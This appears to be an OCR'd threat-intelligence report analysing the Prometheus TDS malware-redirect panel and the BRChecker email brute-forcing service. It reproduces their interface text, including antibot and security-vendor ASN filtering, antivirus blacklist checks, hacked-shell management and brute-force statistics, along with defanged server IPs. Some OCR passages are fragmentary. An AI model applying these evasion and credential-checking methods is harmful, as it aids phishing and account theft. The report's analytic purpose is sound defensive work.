

Professional redirect system
Sign out
Shell validation
Create Redirects
Statistics
Settings
Countries
UA
OS
Modes
White List
Other Settings
Antibot systems
Worker settings
Email database
Geo Update
White ip 1
White ip 2
White ip 3
Mode
Official Url
Download Type
Files
File
https://invoicehome.com
Multishell file download
View
JavaScript|Cookie|TimeZone
Unique Users
Time in seconds
enable
time
86400
Countries
User Agents
Operation Systems
Allow
AF
AL
DZ
Chrome
Firefox
Edge
Windows 10
Windows 8
Windows 7
Antibot Type
If proxies are detected: pass
Built-in



Professional redirect system
Sign out
Shell validation
Create Redirects
Statistics
Settings
Redirect creat
Show
Settings
Create
Check
Delete
Set file name
Random names
Quantity redirects on the shell
Upload to
Root directory
Current settings
Name type
File name
Upload dir
Custom name
Index
Root directory
Close
Save changes
Password
Shell
Redirect
Good



Blacklist Checker Settings
Avcheck.Net API KEY
Set
Test
BL Type
Select all
Avast Internet Security
AVG AntiVirus
Bitdefender Total Security 2020
Dr.Web Security Space 12
Emsisoft Anti-Malware
ESET NOD32 Antivirus
FortiClient Antivirus
F-Secure SAFE
Kaspersky Internet Security
Malwarebytes Anti-Malware
Sophos Home
Trend Micro Internet Security
Zillya Internet Security
BlockList.de
Google Safe-Browsing
Malware Domain Blocklist
McAfee Site Advisor
Spamhaus
Close



Email database settings
Crypt email database
Current delimiter
Email field only
Desired delimiter
, (comma)
Email line number
1
Database.txt
Browse
Close
Start



Modes
Select
File
Set
Official
File
Url
Multishell file download
enable
List of Files
Choose files
Browse
Upload
Delete all
Close



Google Redirect Creator
Import
Export
Show
Settings
Create
Check
Delete
Login Password Socks5 Status
1 :@gmail.com >4 5 Good
2 r@gmail.com la 5 Good
3 755@gmail.com)! Good
4 s@gmail.com ft 5 Good



Select
Built-in
Set
disable
Built-in
Blacktds
Keitaro
VPN TOR DCH PUB WEB SES
Select all
Set
Proxy Type
Description
Anonymity
VPN
Anonymizing VPN services. These services offer users a publicly accessible VPN for the purpose of hiding their IP address.
High
TOR
Tor Exit Nodes. The Tor Project is an open network used by those who wish to maintain anonymity.
High
DCH
Hosting Provider, Data Center or Content Delivery Network. Since hosting providers and data centers can serve to provide anonymity, the Anonymous IP database flags IP addresses associated with them.
Low
PUB
Public Proxies. These are services which make connection requests on a user's behalf. Proxy server software can be configured by the administrator to listen on some specified port. These differ from VPNs in that the proxies usually have limited functions compare to VPNs.
High
WEB
Web Proxies. These are web services which make web requests on a user's behalf. These differ from VPNs or Public Proxies in that they are simple web-based proxies rather than operating at the IP address and other ports level.
High
SES
Search Engine Robots. These are services which perform crawling or scraping to a website, such as, the search engine spider or bots engine.
Low
Close



Professional redirect system
Sign out
Shell validation
Create Redirects
Statistics
Settings
Statistics
Refresh
Successful clicks
Items 10 25 50
Pages 1
Date/Time
IP
OS
Browser
Country
IP Owner
Email
Reason
2020-08-25 20:06:55
Windows 7
Chrome 84
Empty
Good
2020-08-25 20:05:06
Windows 7
Chrome 84
Empty
Good
Filtered clicks
Items 10 25 50
Pages 1
Date/Time
IP
OS
Browser
Country
IP Owner
Email
Reason
2020-08-25 20:06:39
Windows 7
Firefox 80
Luxembourg
Empty
Timezone (Clear)
2020-08-25 20:05:02
Windows 7
Firefox 80
Luxembourg
Empty
ASN Blacklist (Clear)



Settings
Doc File
Choose file
Browse
Upload
Delete all
Redirects Quantity (Maximum 100)
2
Set
Close


Professional redirect system
Sign out
Shell validation
Create Redirects
Statistics
Settings
Other Settings
Check JavaScript, Cookie, and Time Zones
enable
Set
Unique users
by time
Set
Set time
86400
Set
ASN black list
AMAZON
MICROSOFT
DIGITALOCEAN
GOOGLE
Linode
LEVEL3
OVH SAS
M247
Set
Close


https://docs.google.com/document/d/e/2PACX-1vR3iWJ5U5uw0HNVoN0bvzHpPsDzVBwWy2Az8FpGy3wL33toVqWVwrh1XnG_cprZfA3a_RcMWeQ
Search
Microsoft
Office 365
Oops!
It seems that automatic redirection did not work
go over


Professional redirect system
Sign out
Shell validation
Create Redirects
Statistics
Settings
Shell validator
Import
Export
Validate
Blacklists
Delete
Shell Password Status Blacklist
1 https://ww /ch s Good Clear
2 https://ww /lue s Good Clear
3 http://dnsl call/ s Good Clear
4 https://ww _co s Good Clear
5 https://ww s/tv s Good Clear
6 http://sdvc s Good Clear
7 http://oiirr ew.j s Good Clear
8 https://ww pag :he.php s Good Clear
9 https://ww t/blc s Good Clear
10 http://folst .ph s Good Clear
11 http://isho /hp s Good Clear
12 http://ww er2 s Good Clear
13 http://ww ers/ s Good Clear
14 https://ww tml s Good Clear
15 http://vsvir /css s Good Clear


Google redirects
Shell validation
Shell Redirects
Google Redirects
Statistics
Settings
Create
Check
Delete
Status
Good


Files
img.zip
img.rar
Close
Email database
Geo Update
White ip 3
Files
View
Time in seconds
86400
enable
time
Countries
User Agents
Operation Systems
AF
Chrome
Windows 10
AL
Firefox
Windows 8
DZ
Edge
Windows 7
Antibot Type
If proxies are detected: pass
Built-in

BRChecker

When examining and monitoring the infrastructure used to host the Prometheus TDS administrative panels, Group-IB experts discovered that some of the servers on which the Prometheus TDS admin panel was previously located now host another unknown panel.

The following is a list of addresses at which different panels were located at different times:

- 188.130.138[.]63;
- 188.130.138[.]22;
- 188.130.138[.]236;
- 188.130.138[.]61;
- 185.186.142[.]32.

Based on the contents of this admin panel's JS scripts, Group-IB experts assumed that it is a panel from another solution called **BRChecker**.

Index of /js


Name	Last modified	Size	Description
Parent Directory		-	
additional-methods.m..>	2016-12-02 10:50	17K	
bootbox.min.js	2017-06-02 01:08	9.7K	
bootstrap-filestyle...>	2015-08-10 10:59	7.0K	
bootstrap-waitingfor.js	2017-06-09 21:38	5.3K	
bootstrap.min.js	2016-07-25 15:53	36K	
datatables.js	2018-06-15 15:35	519K	
datatables.min.js	2018-06-15 15:35	113K	
jquery-3.2.1.js	2017-09-13 09:36	262K	
jquery-3.2.1.min.js	2017-09-13 09:36	85K	
jquery.cookie.js	2015-05-13 22:49	3.0K	
jquery.form.min.js	2017-06-09 18:26	15K	
jquery.mousewheel.js	2017-08-23 22:32	3.8K	
jquery.validate.min.js	2016-12-02 10:50	23K	
scripts.js	2021-03-13 13:06	8.2K	


Listing of scripts from BRCheker admin panel

An offer to sell the BRChecker system presented as an email address bruter\checker was for the first time posted by the user with the username **Mainin** mid-June 2018. According to the developer's description, the system works via modules (workers), installed on rented VPS servers, and controlled through a single admin panel for subsequent brute-forcing or verification of login/password bindings.


Screenshot of a sale announcement for BRCheker


As of May 2021, the cost of the system was $490. Screenshots of BRChecker admin panel provided by Main can be found below:






Users
Update software
Reboot server
Logout
Import list
Export list
Delete
Download emails
Control accounts ch
All
Received emails
Received contacts
Received emails and contacts
Emails with domains in dictionary
Emails with domains not in dictionary
IMAP
POP
Login
assword
Statu
Passw


Checking...
Total : 71073
Checked: 31500
Auth failed: 12779
Auth OK: 18721
Messages sent: 0
Speed: 5510 auth/min, 5510 emails/min
44%
Stop
Servers
IP
Status
100%
6%
100%
99%
100%
9
98%
4
98%
3
4%
0
98%
8
100%
54%
28%
23%
100%
98%
Proxies used: 0
© BRChecker 2021



Search in from
From strings
Limits
Limit by days
Number of days
60
Limit by number
Number of messages
10
Save changes
© BRChecker 2021



Check options
Back
Save changes
Common
Detection options
Proxy
Send control emails
Receive emails
Authentication
License key
Use proxy
Don't check proxy
Source
Remote URL
Local file
List
Download URL
http://www.proxx.net
Supported only socks 5 proxy in IP:Port format
Update interval
3600
Local file
Not uploaded
Upload
List
Save changes
© BRChecker 2021



Import list
Export list
Delete
Download emails
Control accounts check
All database
All database in AMS Format
All downloaded messages
All received contacts
Country
SMTP
IMAP
Password
Status
ES
AZ
BG
US
US
Password four



Check options
Back
Save changes
Common
Detection options
Proxy
Send control emails
